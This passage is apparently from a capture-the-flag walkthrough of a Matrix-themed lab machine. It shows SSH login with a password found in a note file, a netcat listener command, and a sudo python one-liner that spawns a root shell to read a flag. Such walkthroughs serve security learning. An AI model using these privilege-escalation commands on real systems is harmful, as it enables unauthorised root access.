- In the **'note.txt'** file, we found a message that reads,
  'I store my backup ssh password. **Password: trinity.'**

We now have the ssh password for Neo and can log in.

Note: Using the Meterpreter session, we are unable to use **bash commands.** If we do not have a Meterpreter session, we can use **netcat** to listen on a specific port by running the command **'nc -lvnp 4444'.**

5. Privilege Escalation

To log in via ssh as user **'neo'**, we will use the password **'trinity'**. But as the user **'neo'** does not have root privileges, we need to do privilege escalation.

```
ssh neo@192.168.1.36
```

Then we used the **(sudo -l)** tool to examine this user's limits.


```
bash
sudo -l
```

We have all the necessary information to begin privilege escalation.

We discovered that we can abuse the **'python'** command to **escalate privileges.** To find a suitable payload for this, we can use the **gtfobins** website (https://gtfobins.github.io/gtfobins/python/#sudo) to find the payload we need.

```
sudo python -c 'import os; os.system("/bin/sh")'
id
ls
cat flag2.txt
```

Boom!! We obtained root access and the we got the flag2.txt **flag{Y0u_R3AchEd_THe_LimIT}**



Conclusion:

In conclusion, we were able to exploit a file upload vulnerability and escalate privileges in order to access two flags stored in the Neo user's directory. We used a combination of tools and techniques, including nmap, dirb, BurpSuite, and the msfconsole, to achieve our goal.